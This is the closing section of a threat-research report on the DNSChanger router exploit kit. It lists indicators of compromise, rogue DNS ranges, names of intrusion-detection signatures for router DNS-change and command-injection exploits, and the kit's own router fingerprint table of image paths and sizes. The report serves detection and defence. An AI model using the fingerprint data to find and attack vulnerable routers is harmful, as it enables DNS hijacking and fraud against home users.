

Figure D: Traffic by mobile OS

We will continue to monitor this actor group and exploit kit for further activity.

References

[1] http://malware.dontneedcoffee.com/2015/05/an-exploit-kit-dedicated-to-csrf.html

[2] https://www.malwaretech.com/2016/10/mapping-mirai-a-botnet-case-study.html

[3] https://www.kb.cert.org/vuls/id/582384

[4] http://thehackernews.com/2016/12/netgear-router-hacking.html

[5] https://www.kb.cert.org/vuls/id/582384

[6] http://www.sj-vs.net/a-temporary-fix-for-cert-vu582384-cwe-77-on-netgear-r7000-and-r6400-routers/

[7] https://www.proofpoint.com/us/threat-insight/post/Phish-Pharm

[8] http://kb.netgear.com/000036386/CVE-2016-582384

Indicators of Compromise

Domain | IP	**Comment**
modificationserver.com | 93.115.28.248	Malvertising Step 2 in front of the EK - 2016-12
expensiveserver.com | 46.28.67.21	Malvertising Step 1 in front of the EK - 2016-12
immediatelyserver.com	Malvertising in front of the EK - 2016-11
respectsserver.com | 217.12.220.127	Malvertising Step1 in front of the EK - 2016-10
ad.reverencegserver.com	Malvertising Step2 in front of the EK - 2016-10
parametersserver.com|93.115.28.249	DNSChanger EK/ RouterEK - 2016-12
phosphateserver.com	DNSChanger EK/ RouterEK - 2016-11
cigaretteinserver.com	DNSChanger EK/ RouterEK - 2016-10
From 46.17.102.10 up to 24	Rogue DNS Servers
From 5.39.220.117 up to 126	Rogue DNS Servers

From 217.12.218.114 up to 121	Rogue DNS Servers
From 93.115.31.194 up to 244	Rogue DNS Servers
193.238.153.10 and 46.166.160.187	Substituted IP for targeted traffic (impersonating server) Traffic to that host is most probably a symptom of DNS entries modified on the router.
pix1.payswithservers.com	External domain for 192.168.1.1
pix2.payswithservers.com	External domain for 192.168.8.1
pix3.payswithservers.com	External domain for 192.168.178.1
pix4.payswithservers.com	External domain for 192.168.0.1
pix5.payswithservers.com	External domain for 192.168.10.1
pix6.payswithservers.com	External domain for 192.168.137.1
pix7.payswithservers.com	External domain for 10.10.10.1
pix8.payswithservers.com	External domain for 192.168.100.1
pix9.payswithservers.com	External domain for 10.1.1.1
pix10.payswithservers.com	External domain for 10.0.0.1
pix11.payswithservers.com	External domain for 192.168.2.1

pix12.payswithservers.com	External domain for 192.168.254.1
pix13.payswithservers.com	External domain for 192.168.11.1
pix14.payswithservers.com	External domain for 192.168.3.1
sub[i].domain254.com for 0 < i < 18	Not resolving
sub16.domain.com	Resolving to 66.96.162.92
sub17.domain.com	Resolving to 66.96.162.92

Select ET signatures

2023473 || ET CURRENT_EVENTS DNSChanger EK Secondary Landing Oct 31 2016

2021090 || ET CURRENT_EVENTS DNSChanger EK Landing May 12 2015

2023466 || ET EXPLOIT D-Link DSL-2740R Remote DNS Change Attempt

2020487 || ET EXPLOIT Generic ADSL Router DNS Change GET Request

2020488 || ET EXPLOIT Generic ADSL Router DNS Change POST Request

2020854 || ET CURRENT_EVENTS DRIVEBY Router DNS Changer Apr 07 2015

2020856 || ET EXPLOIT TP-LINK TL-WR340G Router DNS Change GET Request

2020857 || ET EXPLOIT Belkin Wireless G Router DNS Change POST Request

2020858 || ET EXPLOIT Linksys WRT54GL Router DNS Change POST Request

2020859 || ET EXPLOIT Netgear WNDR Router DNS Change POST Request

2020861 || ET EXPLOIT Motorola SBG900 Router DNS Change GET Request

2020862 || ET EXPLOIT ASUS RT N56U Router DNS Change GET Request 1

2020863 || ET EXPLOIT ASUS RT N56U Router DNS Change GET Request 2

2020871 || ET EXPLOIT ASUS RT N56U Router DNS Change GET Request 3

2020873 || ET EXPLOIT D-link DI604 Known Malicious Router DNS Change GET Request

2020874 || ET EXPLOIT Netgear DGN1000B Router DNS Change GET Request

2020875 || ET EXPLOIT Belkin G F5D7230-4 Router DNS Change GET Request

2020876 || ET EXPLOIT Tenda ADSL2/2+ Router DNS Change GET Request

2020877 || ET EXPLOIT Known Malicious Router DNS Change GET Request

2020878 || ET EXPLOIT TP-LINK TL-WR841N Router DNS Change GET Request

2020896 || ET CURRENT_EVENTS DRIVEBY Router DNS Changer Apr 07 2015 M2

2023467 || ET EXPLOIT COMTREND ADSL Router CT-5367 Remote DNS Change Attempt

2023468 || ET EXPLOIT Unknown Router Remote DNS Change Attempt

2023628 || ET EXPLOIT Netgear R7000 Command Injection Exploit

2823788 || ETPRO TROJAN DNSChanger Rogue DNS Server (A Lookup)

2823811 || ETPRO CURRENT_EVENTS DNSChanger EK DNS Reply Adfraud Server 1 Dec 12 2016

2823812 || ETPRO CURRENT_EVENTS DNSChanger EK DNS Reply Adfraud Server 2 Dec 12 2016

Fingerprint list :

[-37,"/img/Netgeargenie.png",290,41,"0",0]

[-36,"/UILinksys.gif",165,57,"0",0]

[-32,"/redbull.gif",7,7,"1",0]

[-31,"/settings.gif",654,111,"0",0]

[-30,"/images/img_masthead.jpg",836,92,"0",0]

[-29,"/images/logo.png",183,46,"0",0]

[-28,"/images/top1_1.jpg",280,87,"1",0]

[-27,"/headlogoa.gif",370,78,"0",0]

[-26,"/image/logo_gn.gif",101,51,"0",0]

[-25,"/bg_logo.jpg",858,82,"0",0]

[-24,"/image/tops.gif",450,92,"0",0]

[-23,"/graphics/banner.png",1024,70,"1",0]

[-22,"/img/loading.gif",32,32,"0",0]

[-21,"/logo_corp.gif",95,50,"1",0]

[-20,"/img/banner.gif",778,60,"0",0]

[-19,"/down_02.jpg",133,75,"0",0]

[-18,"/redbull.gif",7,7,"0",0]

[-17,"/pic/head_01.gif",162,92,"0",0]

[-16,"/image/linksys_logo.png",230,30,"0",0]

[-15,"/file/Comtrend_banner.jpg",897,70,"1",0]

[-13,"/logo.gif",371,38,"1",0]

[-12,"/image/top/NETGEAR_Genie.png",512,60,"1",0]

[-11,"/img/Netgeargenie.png",290,41,"",0]

[-10,"/tmp.gif",700,54,"1",0]

[-9,"/wlan_masthead.gif",836,92,"0",0]

[-8,"/images/logo.png",146,38,"0",0]

[-6,"/image/top/logo.gif",300,38,"0",0]

[-4,"/button_log_in.gif",70,21,"0",0]

[-3,"/image/UI_Linksys.gif",166,58,"1",0]

[-2,"/smclg.gif",133,59,"0",0]

[-1,"/themes/TM04/Drift-logo.png",300,89,"0",0]

[0,"/graphics/topbar.jpg",900,69,"1",1]

[1,"/graphics/young.png",128,96,"1",0]

[2,"/images/bg_stripes.png",50,50,"1",0]

[3,"/image/logo.png",271,43,"0",0]

[5,"/images/logo.gif",133,59,"0",0]

[8,"/img/tenda-logo-big.png",199,45,"0",0]

[9,"/images/main_welcome.gif",850,179,"1",1]

[11,"/image/UI_Linksys.gif",288,58,"0",0]

[12,"/Images/img_masthead_red.gif",856,92,"0",0]

[13,"/settings.gif",750,85,"0",0]

[14,"/images/top-02.gif",359,78,"1",0]

[15,"/UI_Linksys.gif",165,57,"1",0]

[16,"/set_bt.gif",93,52,"0",1]

[18,"/images/top1_1.jpg",208,85,"1",0]

[19,"/graphics/head_logo.gif",121,64,"0",0]

[20,"/images/top1_1.jpg",280,87,"0",0]

[21,"/router_logo.jpg",79,50,"1",0]

[22,"/graphics/gui_admin_login.jpg",283,120,"0",0]

[23,"/ag_logo.jpg",164,91,"1",0]

[24,"/images/head_logo.gif",312,68,"0",0]

[25,"/menu-images/logo.gif",169,50,"1",0]

[28,"/image/UI_Linksys.gif",288,58,"1",0]

[29,"/Images/Logo.gif",143,33,"0",0]

[30,"/images/logo.gif",169,50,"0",0]

[31,"/pic/logo.png",287,69,"0",0]

[32,"/spin.gif",16,16,"1",0]

[33,"/icons/top_left.png",300,96,"1",0]

[34,"/headlogo.gif",121,64,"0",0]

[35,"/pictures/home.jpg",255,41,"1",0]

[37,"/images/new_qanner.gif",840,92,"0",0]

[38,"/zyxellg.gif",169,50,"0",0]

[39,"/imagesV/vlogo_blk.jpg",185,40,"0",0]

[40,"/images/New_ui/asustitle.png",218,54,"0",0]

[41,"/images/New_ui/asustitle_changed.png",218,54,"0",0]

[45,"/images/date_bg.png",71,70,"0",0]

[47,"/graphic/head_04.gif",836,92,"0",0]

[49,"/image/logo.gif",390,69,"0",0]

[50,"/images/data_1_voda.gif",149,28,"0",0]

[51,"/images/logo_wind.gif",156,28,"0",0]

[53,"/pic/ag_logo.jpg",164,91,"0",0]

[54,"/banner_s.gif",126,65,"1",0]

[55,"/logo.gif",270,69,"0",0]

[56,"/logo_320x23.png",320,23,"0",0]

[58,"/image/UI_Linksys.gif",165,57,"1",0]

[59,"/file/int_logo_4_firmware.gif",366,66,"1",0]

[61,"/images/header.jpg",800,70,"0",0]

[62,"/images/btn_apply.png",61,20,"0",0]

[63,"/tendalogo.gif",387,90,"0",0]

[64,"/file/Logo.gif",216,83,"1",0]

[65,"/body/logo.jpg",154,118,"0",0]

[68,"/head_logo_p1_encore.jpg",92,72,"0",0]

[69,"/images/UI_Linksys.gif",288,57,"0",0]

[70,"/images/title_2.gif",321,28,"1",0]

[71,"/home_01.gif",765,95,"0",0]

[74,"/wlan_masthead.gif",836,85,"0",0]

[75,"/settingsDGND3300.jpg",799,97,"0",0]

[76,"/main/banner_files/bannertxt.gif",672,40,"0",0]

[77,"/html/images/dsl604.jpg",765,95,"1",0]

[79,"/head_logo.gif",140,64,"0",0]

[80,"/images/logo.jpg",270,69,"0",0]

[81,"/images/logo_netis.png",121,31,"0",0]

[82,"/images/icon-Change_pencil.png",18,18,"0",0]

[83,"/logo1.gif",207,105,"0",0]

[85,"/images/icon_now.gif",14,14,"0",0]

[87,"/down_02.jpg",135,75,"0",0]

[88,"/Images/logo.gif",270,69,"1",0]

[89,"/UILinksys.gif",166,58,"1",0]

[91,"/image/UI_Linksys.gif",134,58,"1",0]

[92,"/logo.gif",390,69,"0",0]

[93,"/images/icon_now.gif",14,14,"1",0]

[95,"/Images/img_masthead_red.gif",836,92,"0",0]

[97,"/images/topbg.gif",960,66,"0",0]

[99,"/down_02.jpg",133,75,"1",0]

[102,"/images2/main_title.n704bcm.gif",758,74,"0",0]

[104,"/common/images/logo.gif",108,32,"0",0]

[105,"/Images/logo.gif",780,62,"0",0]

[106,"/images2/login_title.n704bcm.gif",299,62,"0",0]

[107,"/images2/login_title.n704a3.gif",299,62,"0",0]

[108,"/file/logo.gif",165,47,"1",0]

[110,"/images/login_title_n104t.gif",299,62,"0",0]

[111,"/img/redbull.gif ",7,7,"1",0]

[112,"/images/head_logo.gif",140,78,"0",0]

[114,"/img/title_RP614v4.gif",750,85,"0",0]

[115,"/UI_Linksys.gif ",273,44,"1",0]

[116,"/logo.gif",318,69,"0",1]

[117,"/pic/img_masthead.gif",836,92,"0",0]

[118,"/images/logo.gif",76,69,"0",0]

[119,"/images/logo_transparent.gif",156,129,"0",0]

[121,"/Images/bg_a1.gif",280,70,"0",0]

[122,"/images/index_wrapper_bg_3347.png",801,325,"0",0]

[123,"/images/vz_logo.gif",185,40,"0",0]

[124,"/file/Manhattan_Banner.png ",452,90,"1",0]

[125,"/Images/Logo.gif",150,47,"0",0]

[126,"/Images/Logo.gif",200,50,"0",0]

[127,"/images/corp_logo.gif",153,42,"0",0]

[128,"/images/logo.png",171,75,"0",0]

[129,"/cornerartD241.jpg",140,90,"0",0]
